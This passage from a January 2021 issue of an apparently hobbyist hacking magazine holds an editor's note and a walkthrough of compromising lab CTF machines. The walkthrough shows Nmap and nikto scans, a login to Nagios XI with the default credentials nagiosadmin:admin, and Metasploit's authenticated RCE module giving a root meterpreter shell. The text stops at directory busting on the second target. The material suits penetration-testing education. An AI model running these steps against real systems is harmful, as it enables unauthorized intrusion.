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*Then you will know the truth and the truth will set you free.  
John 8:32*

# Editor's Note

## **Edition 4 Issue 1**

*Hi Readers. We hope you are all awesome and safe. Welcome to the First Issue of this year 2021. We successfully completed three editions and we are very happy about it. We would like to thank all our readers without whom this achievement would not have been possible.*

*We have decided to start the First Issue of Edition 4 with a Real World Scenario in which the attacker system is placed behind a router. In our previous Issue, we have given our readers a similar scenario. However, this scenario which has been named "RELOADED" is more robust and almost a simulation of a Real World. Another new thing about this scenario is that we have provided immaculate details about creating this scenario in your own system at home. This is available in our Hacking Lab section.*

*HACKING LAB is not the only lab tutorial included in this Issue. We have another Lab tutorial which shows how to create a Docker lab with Vulhub as target in our INSTALLIT Feature. Vulhub is a most popular collection of vulnerable software in the form of docker images. If you want to see how this helps our readers in penetration testing, have a look at the exploit modules we included in this month's METASPLOIT THIS MONTH Feature. All these exploit modules are tested on Vulhub target.*

*It was our long standing dream to include Forensics in this Magazine. It took the completion of three editions for us to fulfil it. With ever increasing data breaches and hacking attacks, the knowledge of at least beginner level forensics is becoming important for professionals and amateurs alike. With the beginner article this month, we want to give our readers a idea about Forensics and what it is intended to do. When you are done with all the practicals, read away the article on how North Korea has been carrying on its hacking attacks all around the world. Until we bring our February 2021 Issue LIVE, enjoy the present Issue.*

*c.k.chakravarthi*

**"THE SOURCE CODE IS THE ARCHITECTURAL BLUEPRINT OF HOW THE SOFTWARE IS BUILT.  
IF YOU HAVE THE BLUEPRINT, IT'S FAR EASIER TO ENGINEER ATTACKS."**

**- ANDREW FIFE, CYCODE.  
ON SOLARWINDS HACKERS ACCESSING MICROSOFT'S SOURCE CODE.**

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## WHEN ATTACKER SYSTEM IS BEHIND A ROUTER : RELOADED

# REAL WORLD HACKING SCENARIO

*Our readers have already seen one hacking scenario where the attacker system was placed behind a router in our August 2020 Issue. In the particular Issue, the target was on another network as usual. However, in our present Issue, we bring you another scenario which is similar to the scenario we have seen in the August 2020 Issue. However, we have named this RELOADED because not only we have smashed some glitches in that scenario but also we designed this one to be more precise and easy to understand. The Lab design for this scenario is given in the HACKING LABS section given in the same Issue. In this scenario, we will be hacking two targets. These two targets are Monitoring : 1 CTF machine and Cherry CTF machine. In the first target, we will use a bind\_shell and in the second target, we will be using a reverse shell .*

Hi, I am Hackercool. I was at home in the peaceful confines of my own LAN network. I was using a PfSense router and my attacker machine is Kali linux. As my readers already know, once we connect to a LAN (wireless or wired) we already have access to the internet. This is common knowledge. I check my external (IP address given by the Internet Service Provider) and using Nmap scan the external IP range.

```
kali@kali:~$ nmap -sP 192.168.36.159-200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:12 EST
Nmap scan report for 192.168.36.178
Host is up (0.0069s latency).
Nmap scan report for 192.168.36.179
Host is up (0.0028s latency).
Nmap done: 42 IP addresses (2 hosts up) scanned in 2.85 seconds
kali@kali:~$ █
```

I found two LIVE systems. I decided to try to hack one machine after another. Performing a TCP Connect scan on the first target (192.168.36.178) revealed five open ports on the target.

```
kali@kali:~$ nmap -sT 192.168.36.178
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:12 EST
Nmap scan report for 192.168.36.178
Host is up (0.0050s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
389/tcp   open  ldap
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
kali@kali:~$ █
```

The services running on the FIRST target are SSH service, SMTP service, LDAP service and a web server with HTTPs enabled. I decided to perform verbose scan of Nmap to get more information about the services running on the target.

**Have any questions?  
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[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)**

```

kali@kali:~$ nmap -sV 192.168.36.178
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 19:13 EST
Nmap scan report for 192.168.36.178
Host is up (0.0059s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.31 seconds
kali@kali:~$

```

its enumeration time. I used searchsploit to find out if any of the services had any exploits for their versions.

```

kali@kali:~$ searchsploit openssh | grep 7.2
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt

```

The OpenSSH server running on the target had an exploit related to username enumeration and the OpenLDAP server had DOS exploits available.

```

kali@kali:~$ searchsploit openldap

```

Exploit Title	Path
Apple Mac OSX 10.4.x - <b>OpenLDAP</b> Denial of Service	osx/dos/28135.pl
<b>OpenLDAP</b> 1.2.7/1.2.8/1.2.9/1.2.10 - '/usr/tmp/' Symlink	linux/local/19946.txt
<b>OpenLDAP</b> 2.2.29 - Remote Denial of Service (Metasploit)	linux/dos/2730.pm
<b>OpenLDAP</b> 2.3.39 - MODRDN Remote Denial of Service	multiple/dos/10077.txt
<b>OpenLDAP</b> 2.3.41 - BER Decoding Remote Denial of Service	linux/dos/32000.txt
<b>OpenLDAP</b> 2.4.22 - 'modrdn' Multiple Vulnerabilities	linux/dos/34348.txt
<b>OpenLDAP</b> 2.4.3 - 'KBIND' Remote Buffer Overflow	linux/remote/2933.c
<b>OpenLDAP</b> 2.4.42 - ber_get_next Denial of Service	linux/dos/38145.txt
<b>OpenLDAP</b> 2.4.x - 'modrdn' NULL OldDN Remote Denial of Service	linux/dos/35445.txt

```


Shellcodes: No Results
kali@kali:~$

```

None of these are of need for me. I wanted something simple to gain access on the target. I had a look at the website.

The screenshot shows a web browser window with the address bar containing '192.168.36.178'. The page content includes the Nagios XI logo, a 'Welcome' heading, and a blue button labeled 'Access Nagios XI'. A white arrow points to this button. Below the button, there is text: 'Click the link below to get started using Nagios XI.' and 'Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.' The browser's bookmark bar shows various links like 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', 'Exploit-DB', and 'GHDB'.

This is Nagios. Nagios is an open source network monitoring software.



I ran nikto on this web server to see if I could get more information about it.


```
kali@kali:~$ nikto -h 192.168.36.178
- Nikto v2.1.6

+ Target IP:          192.168.36.178
+ Target Hostname:   192.168.36.178
+ Target Port:       80
+ Start Time:        2021-02-05 19:16:20 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8729 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:          2021-02-05 19:17:59 (GMT-5) (99 seconds)

+ 1 host(s) tested
```

When nikto failed to get more information about the target, I tried to gain access to the Nagios dashboard with password guessing.



After a few hits and misses, I got access to the nagios dashboard.

The screenshot shows the Nagios XI web interface. A 'Notices' modal window is open, displaying two alerts:

- New Nagios XI Release Available!**  
A new version of Nagios XI is available. The new version may have important security or bug fixes that should be applied to this server.
  - See details
  - Download the latest version
- Unhandled Problems!**  
There are one or more unhandled problems that require attention.
  - 18 Unhandled Service Problems

At the bottom of the modal, there is a checkbox labeled 'Show these alerts when I login' which is checked.

The credentials for the nagios dashboard are nagiosadmin:admin. "nagiosadmin" is the default username for nagios while 'admin' is a common password which is still used widely.

The screenshot shows the Nagios XI 'Home Dashboard'. It features several summary widgets:

- Getting Started Guide:** Lists common tasks like changing account settings, notifications, and monitoring setup.
- Host Status Summary:** A table showing the status of hosts.
- Service Status Summary:** A table showing the status of services.

Up	Down	Unreachable	Pending
2	0	0	0
Unhandled		Problems	
0		2	

Ok	Warning	Unknown	Critical	Pending
36	0	1	1	0
Unhandled		Problems		All

Although I got access to the dashboard, I could not do much here. I went through the trouble of going through the nagios dashboard tutorial to see if I can find any method of getting a shell on the target. The version of Nagios software running on the target is 5.6.0.

Metasploit has an exploit module that when provided with credentials, exploits a vulnerability on the target nagios, installs a malicious plugin and executes this plugin to gain a shell on the target. This exploit module works successfully on Nagios versions prior to the version of 5.6.6. Our target is well below this version. I even have the administration credentials.

So I can use this metasploit module to grab a shell on the target. So I start metasploit and load the nagios\_xi\_authenticated\_rce module.

```
msf5 > use exploit/linux/http/nagios_xi_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > show options
```

Module options (exploit/linux/http/nagios\_xi\_authenticated\_rce):

Name	Current Setting	Required	Description
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to NagiosXI
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	nagiosadmin	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

By default, this module is configured with a reverse\_tcp payload. I changed it to a bind\_tcp payload. In my previous hacking scenario, I already explained you the difference between bind and reverse shells.

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set payload 4
payload => linux/x64/meterpreter/bind_tcp
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > show missing
```

Module options (exploit/linux/http/nagios\_xi\_authenticated\_rce):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Payload options (linux/x64/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
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```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > █
```

In a bind shell, a specific port on the target is set up so that it listens for an incoming connection from the attacker system. This requires an open port. I presume that the target does not have a firewall so this will work. I set all the required options for the module to work.

**Cyber security is much more than a matter of IT**  
**- Stephane Nappo**

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set rhosts 192.168.36.178
rhosts => 192.168.36.178
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set password admin
password => admin
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > check
[*] 192.168.36.178:80 - The target appears to be vulnerable. Target is Nagios XI with version 5.6.0.
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > █
```

I confirm that the target is vulnerable and execute the module.

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > run

[*] Found Nagios XI application with version 5.6.0.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (829/829 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting for the plugin to request the final payload...
[*] Started bind TCP handler against 192.168.36.178:4444
[*] Sending stage (3012516 bytes) to 192.168.36.178
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.36.178:4444) at 2021-02-05 19:50:04 -0500
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > █
```

```
meterpreter > sysinfo
Computer      : 192.168.36.178
OS            : Ubuntu 16.04 (Linux 4.4.0-186-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: no-user @ ubuntu (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```

I successfully got a meterpreter session on the target and that too with root privileges. I had a look at the proof.txt file in the root directory.

```
meterpreter > cd /root
meterpreter > ls
Listing: /root

Mode                Size      Type    Last modified    Name
----                -
100600/rw-----   407      fil     2020-09-08 14:34:31 -0400 .bash_history
100644/rw-r--r--   3106     fil     2020-09-08 13:46:00 -0400 .bashrc
40755/rwxr-xr-x    4096     dir     2020-09-08 14:00:00 -0400 .cpan
40700/rwx-----   4096     dir     2020-09-08 14:00:01 -0400 .gnupg
40755/rwxr-xr-x    4096     dir     2020-09-08 13:56:30 -0400 .nano
100644/rw-r--r--   148      fil     2020-09-08 13:46:00 -0400 .profile
100600/rw-----  1024     fil     2020-09-08 14:26:55 -0400 .rnd
40755/rwxr-xr-x    4096     dir     2020-09-08 14:22:43 -0400 .subversion
100644/rw-r--r--   47       fil     2020-09-08 14:33:32 -0400 proof.txt
40755/rwxr-xr-x    4096     dir     2020-09-08 14:05:45 -0400 scripts

meterpreter > █
```

```
meterpreter > cat proof.txt
SunCSR.Team.3.af6d45da1f1181347b9e2139f23c6a5b
meterpreter > █
```


Target 1 is successfully hacked. I was in no mood to have a backdoor on this target. So I

moved on to the next target. TCP connect scan of the Nmap revealed two open ports on the second target. The ports belong to SSH and HTTP.

```
kali@kali:~$ nmap -sT 192.168.36.179
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 20:16 EST
Nmap scan report for 192.168.36.179
Host is up (0.010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
kali@kali:~$
```

I had a look at the website first.



It seemed like a simple website. I performed a nikto scan on the website.

```
kali@kali:~$ nikto -h 192.168.36.179
- Nikto v2.1.6

+ Target IP:          192.168.36.179
+ Target Hostname:    192.168.36.179
+ Target Port:        80
+ Start Time:         2021-02-05 20:19:59 (GMT-5)

+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
  against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
  ontent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2021-02-05 20:20:34 (GMT-5) (35 seconds)

+ 1 host(s) tested
```

As it failed to get any new information about the target, I performed directory busting next to see if it can help me.

As always Dirb is the tool of my choice.

```
kali@kali:~$ dirb http://192.168.36.179


